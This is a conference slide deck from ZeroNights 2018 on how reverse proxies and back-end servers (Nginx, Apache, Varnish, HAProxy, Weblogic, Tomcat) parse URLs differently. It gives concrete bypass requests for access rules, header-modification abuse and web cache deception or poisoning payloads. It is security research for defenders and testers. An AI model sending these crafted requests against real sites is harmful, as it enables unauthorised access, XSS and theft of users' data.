Reverse proxies & Inconsistency

Aleksei "GreenDog" Tiurin


ZERO NIGHTS 2018

About me


- Web security fun
- Security researcher at Acunetix
- Pentester
- Co-organizer Defcon Russia 7812
- @antyurin

"Reverse proxy"

- Reverse proxy
- Load balancer
- Cache proxy
- ...
- Back-end/Origin



"Reverse proxy"



URL

http://www.site.com/long/path/here.php?query=111#fragment

http://www.site.com/long/path**;a=1**?query=111#fragment

+ path parameters

Parsing

GET /long/path/here.php?query=111 HTTP/1.1

GET /long/path/here.php?query=111#fragment HTTP/1.1

GET anything_here HTTP/1.1

GET /index.php[0x..] HTTP/1.1

URL encoding

% + two hexadecimal digits

a -> %61
A -> %41

. -> %2e
/ -> %2f

Path normalization

```
/long/../path/here -> /path/here

/long/./path/here -> /long/path/here

/long//path/here  -> /long//path/here
                                      -> /long/path/here

/long/path/here/.. -> /long/path/
                                          -> /long/path/here/..
```

Inconsistency

- web server
- language
- framework
- reverse proxy
- ...
- + various configurations


/images/1.jpg/..//../2.jpg -> /2.jpg (Nginx)

->

/images/2.jpg (Apache)

Reverse proxy

- apply rule after preprocessing?
  /path1/ == /Path1/ == /p%61th1/
- send processed request or initial?
  /p%61th1/ -> /path1/



```
location /path1/ {
    proxy_pass http://server/app;
}
```

Reverse proxy

Request

- Route to endpoint /app/
- Rewrite path/query
- Deny access
- Headers modification
- ...

Response

- Cache
- Headers modification
- Body modification
- ...

Location(path)-based

Server side attacks

We can send it:

```
GET //test/../%2e%2e%2f<>.JpG?a1="&?z#/admin/ HTTP/1.1
Host: victim.com
```

Client side attacks

```
<img src="//test/../%2e%2e%2f<>.JpG?a1="&?z#/admin/">

GET //..%2f%3C%3E.jpg?a1=%22&?z HTTP/1.1
Host: victim.com
```

- Browser parses, decodes and normalizes.
- Differences between browsers
- **Doesn't normalize %2f (/..%2f -> /..%2f)**
- <> " ' - URL-encoded
- Multiple ? in query

Possible attacks

Server-side attacks:
- Bypassing restriction (403 for /app/)
- Misrouting/Access to other places (/app/..;/another/path/)

Client-side attacks:
- Misusing features (cache)
- Misusing headers modification

Nginx

- urldecodes/normalizes/applies
- /path/.. -> /
- doesn’t know path-params /path;/
- //// -> /
- Location - case-sensitive
- # treated as fragment

Nginx as rev proxy. C1

- Configuration 1. With trailing slash

```
location / {
    proxy_pass http://origin_server/;
}
```

- resends control characters and >0x80 as is
- resends processed
- URL-encodes path again
  - doesn't encode ' " <>

XSS?

- Browser sends:
  http://victim.com/path/%3C%22xss_here%22%3E/

- Nginx (reverse proxy) sends to Origin server:
  http://victim.com/path/<"xss_here">/

Nginx as rev proxy. C2

- Configuration 2. Without trailing slash

```
location / {
    proxy_pass http://origin_server;
}
```

- urldecodes/normalizes/applies,
- but sends **unprocessed** path

Nginx + Weblogic

- # is an ordinary symbol for Weblogic

Block URL: location /Login.jsp

GET **/#/../Login.jsp** HTTP/1.1

Nginx: / (after parsing), but sends /#/../Login.jsp
Weblogic: /Login.jsp (after normalization)

Nginx + Weblogic

- Weblogic knows about path-parameters (;)
- there is no path after (;) (unlike Tomcat’s /path;/../path2)

```
location /to_app {
        proxy_pass http://weblogic;
}
```

/any_path;/../to_app
Nginx:/to_app (normalization), but sends /any_path;/../to_app
Weblogic: /any_path (after parsing)

Nginx. Wrong config

- Location is interpreted as a prefix match
- Path after location concatenates with proxy_pass
- Similar to alias trick

```
location /to_app {
        proxy_pass http://server/app/;
}
```

/to_app../other_path
Nginx: /to_app../
Origin: /app/../other_path

Apache

- urldecodes/normalizes/applies
- doesn’t know path-params /path;/
- Location - case-sensitive
- %, # - 400
- %2f - 404 (AllowEncodedSlashes Off)
- ///path/ -> /path/, but /path1//../path2 -> /path1/path2
- /path/.. -> /
- resends processed

Apache as rev proxy. C1

- Configurations:

```
ProxyPass /path/ http://origin_server/

<Location /path/>
    ProxyPass http://origin_server/
</Location>
```

- resends processed
- urlencodes path again
  - doesn’t encode '

Apache and //

- <Location "/path"> and ProxyPass /path includes:
  - /path, /path/, /path/anything
  - //path////anything

Apache and rewrite

```
RewriteCond %{REQUEST_URI} ^/protected/area [NC]
        RewriteRule ^.*$ - [F,L]
```

No access?

Bypasses:
/aaa/..//protected/area -> //protected/area
/protected//./area -> /protected//area
/Protected/Area -> /Protected/Area
The same for <LocationMatch "^/protected/">

Apache and rewrite

```
RewriteEngine On
RewriteRule /lala/(path)  http://origin_server/$1 [P,L]
```

- resends processed
- something is broken
  - %3f -> ?
  - /%2e%2e -> /.. (without normalization)

Apache and rewrite

```
RewriteEngine On
RewriteCond  "%{REQUEST_URI}"  ".*\.gif$"
RewriteRule  "/(.*)"  "http://origin/$1"  [P,L]
```

Proxy only gif?

/admin.php%3F.gif

Apache: /admin.php%3F.gif

After Apache: /admin.php?.gif

Nginx + Apache

```
location /protected/ {
        deny all;
        return 403;
}
+  proxy_pass http://apache                (no trailing slash)
```

/protected//../

Nginx: /

Apache: /protected/

Varnish

- no preprocessing (parsing, urldecoding, normalization)
- resends unprocessed request
- allows weird stuff: GET !i<@>?lala=#anything HTTP/1.1
- req.url is unparsed path+query
- case-sensitive

Varnish

Misrouting:

```
    if (req.http.host == "sport.example.com") {
        set req.http.host = "example.com";
        set req.url = "/sport" + req.url;
        }
```

Bypass:

```
GET /../admin/ HTTP/1.1
Host: sport.example.com
```

Varnish

```
if(req.method == "POST" || req.url ~ "^/wp-login.php" ||
req.url ~ "^/wp-admin") {
        return(synth(503));
        }
```

No access??

PoST /wp-login%2ephp HTTP/1.1

Apache+PHP: PoST == POST

Haproxy/nuster

- no preprocessing (parsing, urldecoding, normalization)
- resends unprocessed request
- allows weird stuff: GET !i<@>?lala=#anything HTTP/1.1
- path_* is path (everything before ?)
- case-sensitive

Haproxy/nuster

acl restricted_page path_beg /admin
block if restricted_page !network_allowed

path_beg includes /admin*

No access?

Bypasses:
/%61dmin

Haproxy/nuster

acl restricted_page path_beg,**url_dec** /admin
block if restricted_page !network_allowed

url_dec urldecodes path
No access?

url_dec sploils path_beg
path_beg includes only /admin

Bypass: **/admin/**

Varnish or Haproxy

Host check bypass:

```
    if (req.http.host == "safe.example.com" ) {
          set req.backend_hint = foo;
      }
```

Only "safe.example.com" value?

Bypass using (malformed) Absolute-URI:

GET httpcococo://unsafe-value/path/ HTTP/1.1
Host: safe.example.com

Varnish

```
GET httpcoco://unsafe-value/path/ HTTP/1.1
Host: safe.example.com
```

Varnish: safe.example.com, resends whole request
Web-server(Nginx, Apache, ...): unsafe-value

- Most web-server supports and parses Absolute-URI
- Absolute-URI has higher priority that Host header
- Varnish understands only http:// as Absolute-URI
- Any text in scheme (Nginx, Apache) tratata://unsafe-value/

Client Side attacks

If proxy changes response/uses features for specific paths, an attacker can misuse it due to inconsistency of parsing of web-server and reverse proxy server.

Misusing headers modification

```
location /iframe_safe/ {
        proxy_pass http://origin/iframe_safe/;
    proxy_hide_header "X-Frame-Options";
}
location / {
        proxy_pass http://origin/;
}
```

- only /iframe_safe/ path is allowed to be framed
- Tomcat sets X-Frame-Options deny automatically

Misusing headers modification

Nginx + Tomcat:
<iframe src=”http://victim/iframe_safe/..;/any_other_path”>

Browser: http://victim/iframe_safe/..;/any_other_path
Nginx: http://victim/iframe_safe/..;/any_other_path
Tomat: http://victim/any_other_path

Misusing headers modification

```
location /api_cors/ {
        proxy_pass http://origin;
    if ($request_method ~* "(OPTIONS|GET|POST)") {
        add_header  Access-Control-Allow-Origin $http_origin;
        add_header  "Access-Control-Allow-Credentials" "true";
        add_header  "Access-Control-Allow-Methods" "GET, POST";
        }
```

- Quite insecure, but
- if http://origin/api_cors/ requires token for interaction

Misusing headers modification

Attacker's site:

```
fetch("http://victim.com/api_cors%2f%2e%2e"...

fetch("http://victim.com/any_path;/../api_cors/"...

fetch("http://victim.com/api_cors/..;/any_path"...
...
```

Nginx: /api_cors/
Origin: something else (depending on implementation)

Caching

- Who is caching? browsers, **proxy**...
- Cache-Control in response (Expires)
  - controls what and where and for how long a response can be cached
  - frameworks sets automatically (but not always!)
  - public, private, no-cache (no-store)
  - max-age, ...
  - Cache-Control: no-cache, no-store, must-revalidate
  - Cache-Control: public, max-age=31536000

- Cache-Control in request
  - Nobody cares? :)

Implementation

- Only GET
- Key: Host header + unprocessed path/query

- Nginx: Cache-Control, Set-Cookie
- Varnish: No Cookies, Cache-Control, Set-Cookie
- Nuster(Haproxy): everything?
- CloudFlare: Cache-Control, Set-Cookie, extension-based(before ?)
  - /path/index.php/.jpeg - OK
  - /path/index.jsp;.jpeg - OK

Aggressive caching

- When Cache-Control check is turned off
- *or CC is set incorrectly by web application (custom session?)

Misusing cache

- Web cache deception
  - https://www.blackhat.com/docs/us-17/wednesday/us-17-Gil-Web-Cache-Deception-Attack.pdf
  - Force a reverse proxy to cache a victim’s response from origin server
  - Steal user’s info
- Cache poisoning
  - https://portswigger.net/blog/practical-web-cache-poisoning
  - Force a reverse proxy to cache attacker’s response with malicious data, which the attacker then can use on other users
  - XSS other users

Misusing cache

- What if Aggressive cache is set for specific path /images/?
  - Web cache deception
  - Cache poisoning with session

Path-based
Web cache deception

```
location /images {
        proxy_cache my_cache;
        proxy_pass http://origin;
        proxy_cache_valid  200 302  60m;
    proxy_ignore_headers Cache-Control Expires;
}
```

Web cache deception:
- Victim: <img src=”http://victim.com/images/..;/index.jsp”>
- Attacker: GET /images/..;/index.jsp HTTP/1.1

Cache poisoning with session

```
nuster cache on
nuster rule img ttl 1d if { path_beg /img/ }
```

Cache poisoning with session:

- Web app has a self-XSS in /account/attacker/
- Attacker sends /img/..%2faccount/attacker/
- Nuster caches response with XSS
- Victims opens /img/..%2faccount/attacker/ and gets XSS

Varnish

```
sub vcl_recv {
    if (req.url ~ "\.(gif|jpg|jpeg|swf|css|js)(\?.*|)$") {
        set req.http.Cookie-Backup = req.http.Cookie;
        unset req.http.Cookie;
    }
sub vcl_hash {
    if (req.http.Cookie-Backup) {
                set req.http.Cookie = req.http.Cookie-Backup;
        unset req.http.Cookie-Backup;
        }
```

Varnish

```
sub vcl_backend_response {
        if (bereq.url ~ "\.(gif|jpg|jpeg|swf|css|js)(\?.*)$") {
                set beresp.ttl = 5d;
        unset beresp.http.Cache-Control;
        }
```

Varnish

```
if (bereq.url ~ "\.(gif|jpg|jpeg|swf|css|js)(\?.*)$") {
```

Web cache deception:
<img src=”http://victim.com/admin.php?q=1&**.jpeg?**xxx”>

Cache poisoning:

- /account/attacker/?**.jpeg?xxx**

What is cached?

- Known implementations
- Headers:
  - CF-Cache-Status: HIT (MISS)
  - X-Cache-Status: HIT (MISS)
  - X-Cache: HIT (MISS)
  - Age: \d+
  - X-Varnish: \d+ \d+
- Changing values in headers/body
- Various behaviour for cached/passed (If-Range, If-Match, …)

Conclusion

- Inconsistency between reverse proxies and web servers
- Get more access/bypass restrictions
- Misuse reverse proxies for client-side attacks

- Everything is trickier in more complex systems
- Checked implementations:

  https://github.com/GrrrDog/weird_proxies

THANKS FOR ATTENTION

@antyurin